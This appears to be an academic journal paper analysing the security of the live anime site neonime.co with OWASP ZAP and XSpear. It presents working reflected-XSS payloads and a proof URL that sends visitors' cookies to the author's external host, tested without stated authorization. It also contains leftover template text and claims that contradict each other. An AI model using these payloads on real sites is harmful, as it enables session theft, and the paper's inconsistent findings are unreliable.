

JTKSI (Jurnal Teknologi Komputer dan Sistem Informasi)
JTKSI, Volume 5, Nomor 2, Mei 2022
E ISSN: 2620-3030; P ISSN: 2620-3022, pp.75-81
Accredited SINTA 4 Nomor 200/M/KPT/2020
http://ojs.stmikpringsewu.ac.id/index.php/jtksi
Received: 13 Januari 2022; Revised: 26 Maret 2022; Accepted: 12 April 2022

Vulnerability Analysis and Proven On The neonime.co Website Using OWASP ZAP 4 and XSpear

Muhammad Alfarizi[1], Muhammad Najie K[2], Muhammad Afif H[3], Ilham Firman Ashari[4]
[1,2,3,4] Program Studi Teknik Informatika, Institut Teknologi Sumatera
[1,2,3,4] Jl. Terusan Ryacudu, Way Huwi, Kec. Jati Agung, Kabupaten Lampung Selatan, Lampung 35365
E-Mail: muhammad.118140117@student.itera.ac.id, muhammad.118140131@student.itera.ac.id, muhammad.118140138@student.itera.ac.id, firman.ashari@if.itera.ac.id

Abstract

Website or what is often also called Web, can be interpreted as a collection of a page that displays a type of text information, data, images. Computer network security is one of the most important and fundamental to the system. In using the web which is very easy to do, especially in reading such as comics and so on, it is necessary to anticipate security so that web applications can be protected from harassment or hacker attacks such as Cross-Site Scripting (XSS). This experiment was conducted to determine the vulnerability of the comic web application by means of a self-test using the ZAP and XSpear tools. This test is carried out to secure the application that is used as a follow-up recommendation in securing the Smart Payment application. The results of this experiment found a vulnerability in the comic reading web, namely neonime.co. The vulnerabilities found were Cross-Domain Misconfiguration, X-Frame-Options Header Not Set, Absence of Anti-CSRF Tokens, Cookie No HTTP Only Flag, Cookie without Same Site Attribute, Cross-Domain JavaScript Source File Inclusion, Incomplete or No Cache-control Header Set, Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) and Timestamp Disclosure - Unix. In addition to obtaining vulnerabilities from the comic web application, solutions are also provided to overcome vulnerabilities in the Smart Payment application.

Keywords: Web Application, XSpear, OWASP, Network Security

I. INTRODUCTION

Digital technology is currently starting to grow rapidly and it is expected that in facing the era of globalization, corporations can encourage company activities or engage in digital technology [1].

One of them is the field of web technology that is easily accessible by the public, the ease of internet access today which can be accessed by small children too, especially in accessing entertainment web applications such as watching streaming movies, online games, and reading comics [1]. However, web application vulnerabilities can steal personal information (for example, cookies and sessions) and perform other malicious operations, and by limiting application use. Various methods are used to secure messages and information, including using cryptography [2]. This method is sometimes not enough to secure messages, but it takes other efforts to secure messages or information, including web filtering.

Neonime.co is a website that contains information related to anime films. Where when viewed from the statistics obtained from statshow.com, January 2022, that the annual visitors of this website reach more than 1.4 million visitors from all countries. This shows that the intensity of users on this website is very high. Neonime.co is the website of choice for visitors to view and download anime films, but visitors are not aware that this website contains many advertisements, and the impact of this advertisement can endanger visitors who visit, among visitors' personal data can be stolen such as cookies, passwords, and others. so.

The results of the OWASP Top 10 Most Critical Web Application Security Risks research put Cross-Site Scripting (XSS) in a third position [3]. Vulnerabilities could cause significant breaches to sites or to users by injecting malicious scripts for later acceptance by users. However, if there is no validation in the input application, then maliciouscode can steal sessions, cookies, or inject and display privatedata for users.

The tool developed to detect XSS vulnerabilities is Zad Attack Proxy (ZAP) which is an application used for penetration testing in finding security vulnerabilities/vulnerabilities on application sites. Apart from that, so XSpear which is an automated tool designed and developed in Ruby language. The

XSpear tool checks for different types of XSS vulnerabilities.

Related research was carried out by [4], in his research using OWASP version 4 for information collection. Based on the results of observations and testing, it was found that the vulnerability of the GET, POST, and URL systematics methods was found. Another study conducted by [5] , where the research conducted is related to security analysis on the Open Journal System (OJS), with ISSAF and OWASP, where the focus is on penetration of weak passwords, XSS vulnerabilities, and SQL Injections Vulnerabilities.The results of this study are to find out the results of security level analysis and security vulnerability mitigation steps from the neonime.co website, using XSpear and OWASP ZAP tools. In this study, three risk factors will be distinguished from the results of the analysis, namely high, medium, and low. The results of this analysis can be used as evaluation material to improve the security of the neonime.co website or as reference material for other researchers.

II. THEORETICAL BASIS

A. Website

A website is a collection of pages that display various kinds of text information, data, images, videos or a combination of all of them are static and dynamic [6]. According to Sibero, "The web is a system related to documents used as a medium to display text, images, multimedia and others on the internet network" [7]. The rapid development of the World Wide Web (WWW) is marked by the emergence of various kinds of websites with interactive web pages. Based on the contents of the website consists of two types, namely: a. Static Website (Static Website) is a website where users usually cannot change the content of the website directly using a browser. The interaction that occurs is only about the processing of existing links. b. Dynamic Websites (Dynamic Websites) are websites where users can usually change the content of certain pages using a browser.

B. OWASP

The Open Web Application Security Project (OWASP) isan open-source framework that focuses on improving the security of application software. OWASP is an organization built to find security holes in a website application [4]. Based on the standards issued by OWASP, eleven steps can be taken to assess and test security on a website, in the form of Information Gathering, Configuration Management, Secure Transmission, Authentication, Session Management, Authorization, Cryptography, Data Validation, Denial of Service, Error Handling [8].

C. ZAP

OWASP ZAP (Zed Attack Proxy) is an application thatis used for penetration testing to find security vulnerabilities in a website application. ZAP provides an automatic scanner [9].

D. XSpear

XSpear is an automated tool designed and developed in the Ruby language. The XSpear tool checks for different types of XSS vulnerabilities like Reflected, Blind, etc. XSpear can provide a custom payload when testing a domain. This tool also extracts some information like Server, Action, etc. XSpear tools are open-source and free touse.

Cross-Site Scripting, is one type of code injection attack (code injection attack) by entering script code that usually uses JavaScript to be loaded into the site [6]. This attack seems to come from the official website, as a result of this attack, among other things, attackers can bypass client-side security, get sensitive information, or store malicious applications.

E. Vulnerability

Every application (service, desktop, web base) must have loopholes or vulnerabilities, it's just that they haven't been caught yet, and they will eventually be discovered by hackers. a defect in the system/infrastructure that allows unauthorized access by exploiting the system. If you want todo a network, you must first determine the level of threat (threats) that must be overcome, and the risks that must be taken, and those that must be avoided [10].

F. Audit

IT audits focus on: the computer-based aspects of organizational information systems and modern systems employing a significant level of technology [11]. Computer network audits in general can be divided into two parts, namely Performance Audit and Security Audit. PerformanceAudit focuses more on improving computer network performance

III. RESEARCH METHODS

The research process is divided into 5 main stages, namely tools and software installation, website observation, vulnerability scanning, vulnerability verification, and finding mitigation steps. The research methods can be seen in Figure 1.




Figure 1. Research Methodology Flowchart

A. Installation Tools and Software

At this stage, the installation of several tools and software needed to support this research is carried out. The tools used are OWASP ZAP and XSpear. OWASP ZAP is used to analyse the vulnerability of a website in general, while XSpear is a tool that can be used to analyze website security vulnerabilities in particular, namely XSS attacks. The steps needed to install OWASP ZAP are by accessing the download page at the https://www.zaproxy.org/download/ link, then downloading the installer file according to the operating system used on the device, then executing the installer file after it is downloaded. into the device operating system. For the installation of XSpear tools, you can do it by opening the XSpear repository page at the link https://github.com/hahwul/XSpear, then do a clone, and see the documentation for the installation process on the operating system.

B. Website Observations

At this stage, a search is carried out for websites that want to be the object of research and want to analyze their security gaps. The types of websites that are observed at this stage are E-Commerce websites, news portals, and illegal streaming sites. This observation is done by viewing and analyzing the URL of the website, what pages are on the website, what databases might be used on the website, whether the website has dynamic data, and so on.

C. Scanning Vulnerability

At this stage, the website that has been determined as theobject of research will be analysed using OWASP ZAP toolsfor general vulnerabilities. After getting the results of the analysis based on these tools, an exploration of how to exploit the website with the flags from the scanning tools is carried out, after that it is estimated what security holes can be proven.

If the results of the scan show a security gap that allows attacks with XSS, then XSS penetration testing is carried out through a URL containing a query on the website using the XSpear tool. The results of the Xspear tools will provide information on what elements/objects can be used as containers for injecting scripts via URLs, what tags are free from the website validation system, what special chars can be used in URLs, and examples of URLs that have successfully injected scripts on the website. the.

D. Vulnerability Proof

At this stage, verification is carried out from several vulnerabilities found in the results of stage 2.1.3. For example, if the results of the analysis of the XSpear tool show that a URL has been successfully injected with the script, then an experiment will be conducted by accessing the URL, then trying to get the user's cookie, and trying to redirect the user through that URL

E. Finding Mitigation Steps

At this stage, a search and exploration will be carried out regarding solutions to security vulnerabilities found on the website. Because the authors use OWASP ZAP in general security vulnerability analysis, these mitigation measures have been provided along with the relevant vulnerabilities. To solve the security vulnerabilities found with XSpear, it is possible to analyse the special char and what tags can be inserted in a URL on the website.

IV. RESULTS AND DISCUSSION

After the text edit has been completed, the paper is ready for the template. Duplicate the template file by using the Save As command, and use the naming convention prescribed by your conference for the name of your paper. In this newly created file, highlight all of the contents and import your prepared text file. You are now ready to style your paper; use the scroll down window on the left of the MS Word Formatting toolbar. After carrying out 5 stages of the research methodology, the following are the observations obtained by the author using the OWASP ZAP and XSpear tools. The results of the experiment with the OWASP ZAP tool are in the form of alert flags that indicate gaps, the level of risk generated from these alerts, and other information such as descriptions of security holes, along with preventive measures to overcome the solution of these loopholes. The flags were generated after observing the neonime.co website by OWASP ZAP is Cross-Domain Misconfiguration, X-Frame-Options Header Not Set, Absence of, Anti-CSRF Tokens, Cookie No HTTP Only Flag, Cookie Without Same Site Attribute. Cross-Domain JavaScript Source File Inclusion, Incomplete or No Cache-control Header Set, Server Leaks, Information via "X-Powered-By" HTTP Response Header Field(s), Timestamp Disclosure - Unix, and X-Content-Type-Options Missing Header. The result of observation can be seen in Table 1.


Table 1. Observation Result

Alert	**Risk**			**Analysis Results**
	High	***Medium***	***Low***	
Cross-Domain Misconfiguration		V		This security vulnerability can occur due to a Cross-Origin Resource Sharing (CORS) configuration error on the web server.

				Errors in this configuration can have the effect of creating securityholes for CRSF Attacks.
X-Frame-O ptions Header NotSet		V		This security vulnerability can occur because theX-Frame-Options Header is not included in theHTTP response to Protect against 'Clickjacking' attacks
Absence of Anti-CSRF Tokens			V	There is no Anti CSRF token found in the HTML submission form so that an attacker can take advantage of this page to carry out his CSRF attack.
Cookie No HTTP Only Flag			V	Cookies are set without the HTTP Only flag, which means they can be accessed by JavaScript.
Cookie without Same Site Attribute			V	Cookies have been set without the Same Site attribute, which means cookies can be sent as a result of a 'cross-site' request.
Cross-Domain JavaScript Source File Inclusion			V	This flag can be caused because the page contains one or more script files from a third-party domain.
Incomplete or No Cache-control Header Set			V	The cache-control header has not been set correctly or is missing, allowing browsers and proxies to cache content.
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)			V	The website server leaks information via one or more "X-Powered-By" HTTP response headers.
Timestamp Disclosure - Unix			V	Timestamp expressed by app/web server - Unix.
X-Content- Type-Options Header Missing			V	This security vulnerability could be caused by the X-Content-Type-Options Anti-MIME-Sniffing Header not being set to 'no sniff'.

A. *Security Vulnerabilities Based on XSpear*

Of the several flags found from the results of the OWASP ZAP analysis, there are 2 flags that indicate a potential attack on the neonime.co website using XSS attacks, so the next step is to analyze the website using XSpear tools for further analysis of the website's weaknesses against XSS attacks.



```
alfarizi@pop-os:~/Documents/college/keamanan-jaringan/tubes/Xspear
[######################################################################] [258/258] [100.00%] [00:34] [00:00] [  7.47/s]
[*] finish scan. the report is being generated..
+----+--------+------------------+--------+-------+----------------------------------------+------------------------------------+
|                                              [illegible]                                                                     |
|                                         https://neonime.co/?s=sdd                                                            |
|                   2021-12-08 19:08:46 +0700 ~ 2021-12-08 19:09:23 +0700 Found 20 issues.                                     |
+----+--------+------------------+--------+-------+----------------------------------------+------------------------------------+
| NO | TYPE   | ISSUE            | METHOD | PARAM | PAYLOAD                                | DESCRIPTION                        |
+----+--------+------------------+--------+-------+----------------------------------------+------------------------------------+
| 0  | INFO   | DYNAMIC ANALYSIS | GET    | -     | <original query>                       | Found WAF: CloudFlare              |
| 1  | INFO   | REFLECTED        | GET    | s     | rEfe6                                  | reflected parameter                |
| 2  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query>                       | Found Server: cloudflare           |
| 3  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query>                       | Not set HSTS                       |
| 4  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query>                       | Content-Type: text/html; charset=UTF-8 |
| 5  | LOW    | STATIC ANALYSIS  | GET    | -     | <original query>                       | Not Set X-Frame-Options            |
| 6  | MEDIUM | STATIC ANALYSIS  | GET    | -     | <original query>                       | Not Set CSP                        |
| 7  | INFO   | FILERD RULE      | GET    | s     | onhwul=64                              | reflected EH on[any] pattern       |
| 8  | HIGH   | XSS              | GET    | s     | <script>alert(45)</script>             | reflected [illegible]              |
| 9  | HIGH   | XSS              | GET    | s     | <svg/onload=alert(45)>                 | reflected [illegible]              |
| 10 | HIGH   | XSS              | GET    | s     | <audio src onloadstart=alert(45)>      | reflected [illegible]              |
| 11 | HIGH   | XSS              | GET    | s     | <meter onmouseover=alert(45)>0</meter> | reflected [illegible]              |
| 12 | HIGH   | XSS              | GET    | s     | "><iframe/src=JavaScriPt:alert(45)>    | reflected [illegible]              |
| 13 | HIGH   | XSS              | GET    | s     | <img/src onerror=alert(45)>            | reflected [illegible]              |
| 14 | HIGH   | XSS              | GET    | s     | <video/poster/onerror=alert(45)>       | reflected [illegible]              |
| 15 | HIGH   | XSS              | GET    | s     | <marquee onstart=alert(45)>            | reflected [illegible]              |
| 16 | HIGH   | XSS              | GET    | s     | <textarea autofocus onfocus=alert(45)> | reflected [illegible]              |
| 17 | HIGH   | XSS              | GET    | s     | <keygen autofocus onfocus=alert(45)>   | reflected [illegible]              |
| 18 | HIGH   | XSS              | GET    | s     | <input autofocus onfocus=alert(45)>    | reflected [illegible]              |
| 19 | HIGH   | XSS              | GET    | s     | <select autofocus onfocus=alert(45)>   | reflected [illegible]              |
+----+--------+------------------+--------+-------+----------------------------------------+------------------------------------+
```

Figure 2. Vulnerabilities yang ditemukan Tools XSpear

The analysis process with the XSpear tools indicates 12 types of XSS attacks that can be injected into the neonime.co website URL. From the results of the analysis ofthe XSpear tools, it was found that this website can be inserted


1. Special characters, such as | { < ` (' > ; \ )] - . + : } [$=.
2. Event Handlers, such as "onauxclick", "onafterscriptexecute", "onbeforeactivate", "onabort", "onactivate", "onanimationstart", "onanimationcancel", "onafterprint", "onafterupdate", "onbeforeprint", "onbeforeeditfocus", "onbeforedeactivate", "onbegin", "onbeforecopy", "onbeforeupdate", "onbeforescriptexecute", "onbeforecut", "onbeforeunload", "onclick","oncanplaythrough", "oncanplay", "oncontextmenu", "onblur", "onchange", "oncopy", "oncellchange", "onbounce", "oncontrolselect", "ondrag", "oncut", "ondataavailable", "ondblclick", "ondragend", "ondatasetcomplete", "ondragenter", "ondeactivate ", "ondatasetchanged", "ondragdrop", "onerrorupdate", "onend", "onfilterchange", "onerror", "ondragstart",

"onfinish", "ondragleave", "onfocus", "ondrop", "ondragover", "oninvalid", "onfocusin", "oninput", "onkeypress", "onhelp","onkeyup","onmediaerror", "onmouseenter", "onmediacomple te", "onloadstart", "onlosecapture", "onloadstart", "onmousedown", "onmousewheel", "onmovestart", "onoffline", "onmouseleave", "onmouseup", "onmouseout", "onmousemove", "onmoveend" , "onmouseover", "onmove", "onplaying", "onoutofsync", "onpageshow", "onpointerdown", "ononline", "onplay", "onpaste", "onpointerleave", "onpause", "onpointerenter", " onpointermove", "onpointerout","onreadystatechange", "onpopstate", "onpointerup", "onrepeat", "onpropertychange", "onredo","onpointerover", "onprogress", "onrowexit", "onrowinserted", "onresize" , "onreverse", "onrowdelete", "onreset", "onresume", "onrowsenter", "onresizeend", "onresizestart", "onseek", "onselect", "onstorage", "onselectstart", "onstop", " onsubmit", "onstart", "onselectionchange", "onsearch", "onscroll", "ontouchmove", "ontimeerror", "ontrackchange", "ontoggle", "ontouchend", "ontimeupdate", "onsyncrestored", "ontransitioncancel" , "ontransitionend", "ontouchstart", "onundo", "onwaiting", "onunhandledrejection", "onunload", "onv olumechange","onurlflip","onpointerrawupdate", "onwheel", and "ontransitionrun".

3. HTML Tags, such as "img", "video", "audio", "script", "object", "style", "svg", "embed", "iframe", "meta", "frameset", "frame ", and "applets".
4. Alternative code such as "alert(", "data:", "javascript:", "JaVasCriPt:", "jaVas%09cRipt:", "jaVas%0acRipt:", "jaVas%0dcRipt:", "document.location" , "alert`", "confirm`", "prompt`", "window.location", "confirm(", "document.cookie", and "prompt(".

B. *Proof Against XSS Attacks*

Based on the security vulnerability in XSpear, it can be seen that a query script can be injected via the website URL. The following is an example of a URL that has been injected with a script to get the user's cookie when the user accesses the website page: https://neonime.co/?s=a%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E



```
neonime.co/?s=a"><script>alert(document.cookie)</script>

neonime.co says
HstCfa4109975=1638965771665; HstCmu4109975=1638965771665;
_ga=GA1.2.295191337.1638965772;
__dtsu=6D00163461092241A0AA9A1A7EE6EE30;
_cc_id=dd9020b7734e74c8ef804c1663cc71e0;
_gid=GA1.2.399667902.1639516271; HstCnv4109975=8;
HstCns4109975=11; panoramaId_expiry=1640121077085;
panoramaId=39e53da1cf55d474b4577744c6f64945a70266b012b377fa
0656c18779501f38; _gat=1; _gat_gtag_UA_41379136_3=1;
HstCla4109975=1639516347973; HstPn4109975=5; HstPt4109975=66
OK
```

Figure 3. User Cookies Displayed Through Alerts

The following is a URL that is injected with a script to redirect the user to another website when the user tries to type a search word in the search bar (in this case the author tries to redirect the user to a personal portfolio page)https://neonime.co/?s=sdd%22%3Cinput%20autofocus%20onfocus=window.location=`http://muhammad-alfarizi-tazkia.herokuapp.com/?cookie`+document.cookie%3E . The following is a website page after the victim entered the search keyword just before being redirected to anotherwebsite page.




Figure 4. Web Page Before redirect

The following is a display when the program has been redirected to another web page.



Dashboard
Not secure | muhammad-alfarizi-tazkia.herokuapp.com/?cookie
Muhammad Alfarizi T
Home
About
Project
Muhammad Alfarizi Tazkia
Informatics Engineer | Python Enthusiast
CV Download

Figure 5. Web Page after redirect

Of course, if the attacker tries to redirect the victim to a portfolio website, it is not dangerous, but if the victim is redirected to a phishing website or fraudulent website, it will have a dangerous impact, especially if the user does not understand and cannot distinguish which websites are dangerous and which websites are safe.

C. *Vulnerability Solutions*

Based on each security hole presented in Table 1. There is a way to preventing, tackling, and mitigating these security vulnerabilities. Here are the description solutions that can solve the problems of previous security holes.

Table 2. Mitigation Measures

Alert	***Number of Vulnerability***	***Description***
Cross-Domain Misconfiguration	928	Restrict and ensure that sensitive data is not available without authentication (using IP address whitelists, for example).
X-Frame-Options Header Not Set	879	Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY.
Absence of Anti-CSRF Tokens	2350	In the architectural design phase, use a library or framework that can overcome this weakness, for example using an anti-CSRF package such as OWASP CSRFGuard. In the implementation phase make sure the application is free from Cross-Site Scripting because most CSRF defenses can be penetrated with scripts controlled by attackers.
Cookie No HTTP Only Flag	1	Ensure that the HTTP Only flag is set for all cookies.
Cookie without Same Site Attribute	1	Makes sure the Same Site attribute is set to 'lax' or ideally 'strict' for all cookies.
Cross-Domain JavaScript Source File Inclusion	8814	Ensure that JavaScript source files are loaded only from trusted sources and that the source cannot be controlled by the end-user of the application.
Incomplete or No Cache-control Header Set	920	If possible, ensure cache-control HTTP headers are set to no-cache, no-store, must-revalidate.
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	929	Make sure your web server, application server, load balancer, etc. configured to suppress the "X-Powered-By" header.
Timestamp Disclosure-Unix	3132	Manually confirms that the Timestamp data is not sensitive and that the data cannot be combined to reveal exploitable patterns.
X-Content-Type-Options Header Missing	906	Make sure the web application/server sets the Content-Type header properly and sets the X-Content-Type-Options header to 'nosniff' for all web pages.

V. CONCLUSION

Every software development could not escape from the mistakes of its developers that leave security holes so that the holes can be exploited. For example on the site Neonime. OWASP ZAP found a security hole that is quite risky to cause harm to website users. However, every identified security vulnerability still has many ways to prevent it from being exploited. Based on observations using XSpear from the neonime.co website, it was found that there are several dangers of security vulnerabilities with a medium level, namely cross-domain misconfiguration and x-frame-options header not set, in addition to low levels, namely gaps from the absence of anti-CSRF tokens. , cookie without samesite attribute, cross-domain javascript source file inclusion, incomplete or no cache-control header set, server leaks information, time stamp disclosure, and x content type options header missing. The highest number of security holes at the low level is cross-domain javascript source file inclusion which is 8814 and the medium level is cross-domain misconfiguration as much as 928.

REFERENCES

[1] I. F. Ashari, "Implementation of Cyber-Physical-Social System Based on Service Oriented Architecture in Smart Tourism," *J. Appl. Informatics Comput.*, vol. 4, no. 1, pp. 66–73, 2020, doi: 10.30871/jaic.v4i1.2077.

[2] I. F. Ashari, "The Evaluation of Image Messages in MP3 Audio Steganography Using Modified Low-Bit Encoding," *Telematika*, vol. 15, 2021.

[3] OWASP.org, *OWAPS Top 10 API Security*. 2019.

[4] I. P. A. Eka Pratama and A. A. B. A. Wiradarma, "Open Source Intelligence Testing Using the OWASP Version 4 Framework at the Information Gathering Stage (Case Study: X Company)," *Int. J. Comput. Netw. Inf. Secur.*, vol. 11, no. 7, pp. 8–12, 2019, doi: 10.5815/ijcnis.2019.07.02.

[5] G. Guntoro, L. Costaner, and M. Musfawati, "Analisis Keamanan Web Server Open Journal System (Ojs) Menggunakan Metode Issaf Dan Owasp (Studi Kasus Ojs Universitas Lancang Kuning)," *JIPI (Jurnal Ilm. Penelit. dan Pembelajaran Inform.*, vol. 5, no. 1, p. 45, 2020, doi: 10.29100/jipi.v5i1.1565.

[6] R. Nursyanti, R. Y. R. Alamsyah, and S. Perdana, "Perancangan Aplikasi Berbasis Web Untuk Membantu Pengujian Kualitas Kain Tekstil Otomotif (Studi Kasus Pada Pt. Ateja Multi Industri)," *Explor. J. Sist. Inf. dan Telemat.*, vol. 10, no. 2, 2019, doi: 10.36448/jsit.v10i2.1323.

[7] S. Ariyani, "ATCS System Security Audit Using Nessus," *J. Inf. Eng. Appl.*, vol. 7, no. 3, pp. 24–27, 2017, [Online]. Available: https://core.ac.uk/download/pdf/234677355.pdf.

[8] I. F. Ashari, "Graph Steganography Based On Multimedia Cover To Improve Security and Capacity," in *2018 International Conference on Applied Information Technology and Innovation (ICAITI)*, 2018, no. April 2019, pp. 194–201.

[9] A. Saputra, N. Nelmiawati, and M. A. R. Sitorus, "Penilaian Ancaman pada Website Transkrip Aktifitas Mahasiswa Politeknik Negeri Batam Menggunakan Metode DREAD," *J. Integr.*, vol. 9, no. 1, p. 53, 2017, doi: 10.30871/ji.v9i1.281.

[10] D. Juardi, "Kajian Vulnerability Keamanan Jaringan Internet Menggunakan Nessus," *Syntax J. Inform.*, vol. 6, no. 1, pp. 11–19, 2017, [Online]. Available: https://scholar.archive.org/work/qpscnk4zpre35htpmw4lnceqn4/access/wayback/https://journal.unsika.ac.id/index.php/syntax/article/viewFile/1148/Kajian Vulnerability Keamanan Jaringan Internet Menggunakan Nessus.

[11] G. A. Herdiana and M. Sudarma, "Audit Configuration and Vulnerability Router on Diskominfos of Bali Province," *Ojs.Unud.Ac.Id*, vol. 6, no. 2, pp. 100–104, 2021, [Online]. Available: https://ojs.unud.ac.id/index.php/ijeet/article/download/IJEET.2021.v06.i01.p17/39912.